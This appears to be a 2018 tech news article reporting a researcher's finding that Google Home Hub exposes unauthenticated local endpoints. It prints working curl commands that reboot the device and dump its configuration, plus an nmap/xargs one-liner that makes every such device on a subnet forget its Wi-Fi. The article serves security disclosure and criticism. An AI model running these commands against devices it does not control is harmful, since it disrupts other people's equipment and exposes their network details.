


Security advocate Jerry Gamblin has posted a set of instructions — essentially basic lines of XML — that can easily pull important information off the Google Home Hub and, in some cases, temporarily brick the device.
The Home Hub, which is essentially an Android tablet attached to a speaker, is designed to act as an in-room Google Assistant. This means it connects to Wi-Fi (and allows you to see open Wi-Fi access points near the device), receives video and photos from other devices (and broadcasts its pin) and accepts commands remotely (including a quick reboot via the command line).
The command — which consists of a simple URL call via the command line — is clearly part of the setup process. You can try this at home if you replace “hub” with the Home Hub’s local IP address:
curl -Lv -H Content-Type:application/json --data-raw '{"params":"now"}' http://hub:8008/setup/reboot
I am not an IOT security expert, but I am pretty sure an unauthenticated curl statement should not be able to reboot the @madebygoogle home hub. pic.twitter.com/gCWFm5Ofyb
— Jerry Gamblin (@JGamblin) October 27, 2018
Disrupt 2026: The tech ecosystem, all in one room
Your next round. Your next hire. Your next breakout opportunity. Find it at TechCrunch Disrupt 2026, where 10,000+ founders, investors, and tech leaders gather for three days of 250+ tactical sessions, powerful introductions, and market-defining innovation. Register now to save up to $400.
Save up to $300 or 30% to TechCrunch Founder Summit
1,000+ founders and investors come together at TechCrunch Founder Summit 2026 for a full day focused on growth, execution, and real-world scaling. Learn from founders and investors who have shaped the industry. Connect with peers navigating similar growth stages. Walk away with tactics you can apply immediately
Offer ends March 13.
Other one-liners expose further data, including a number of micro services:
$ curl -s http://hub:8008/setup/eureka_info | jq

{

"bssid": "cc:be:59:8c:11:8b",

"build_version": "136769",

"cast_build_revision": "1.35.136769",

"closed_caption": {},

"connected": true,

"ethernet_connected": false,

"has_update": false,

"hotspot_bssid": "FA:8F:CA:9C:AA:11",

"ip_address": "192.168.1.1",

"locale": "en-US",

"location": {

"country_code": "US",

"latitude": 255,

"longitude": 255

},

"mac_address": "11:A1:1A:11:AA:11",

"name": "Hub Display",

"noise_level": -94,

"opencast_pin_code": "1111",

"opt_in": {

"crash": true,

"opencast": true,

"stats": true

},

"public_key": "Removed",

"release_track": "stable-channel",

"setup_state": 60,

"setup_stats": {

"historically_succeeded": true,

"num_check_connectivity": 0,

"num_connect_wifi": 0,

"num_connected_wifi_not_saved": 0,

"num_initial_eureka_info": 0,

"num_obtain_ip": 0

},

"signal_level": -60,

"ssdp_udn": "11111111-adac-2b60-2102-11111aa111a",

"ssid": "SSID",

"time_format": 2,

"timezone": "America/Chicago",

"tos_accepted": true,

"uma_client_id": "1111a111-8404-437a-87f4-1a1111111a1a",

"uptime": 25244.52,

"version": 9,

"wpa_configured": true,

"wpa_id": 0,

"wpa_state": 10

}
Finally, this line causes all devices on your network to forget their Wi-Fi, forcing you to reenter the setup process:
nmap --open -p 8008 192.168.1.0/24 | awk '/is up/ {print up}; {gsub (/(|)/,""); up = $NF}' | xargs -I % curl -Lv -H Content-Type:application/json --data-raw '{ "wpa_id": 0 }' http://%:8008/setup/forget_wifi
As Gamblin notes, these holes aren’t showstoppers, but they are very alarming. Allowing unauthenticated access to these services is lazy at best, and dangerous at worst. He also notes that these endpoints have been open for years on various Google devices, which means this is a regular part of the code base and not considered an exploit by Google.
Again, nothing here is mission critical — no Home Hub will ever save my life — but it would be nice to know that devices based on the platform have some modicum of security, even in the form of authentication or obfuscation. Today we can reboot Grandpa’s overcomplicated picture frame with a single line of code, but tomorrow we may be able to reboot Grandpa’s oxygen concentrator.

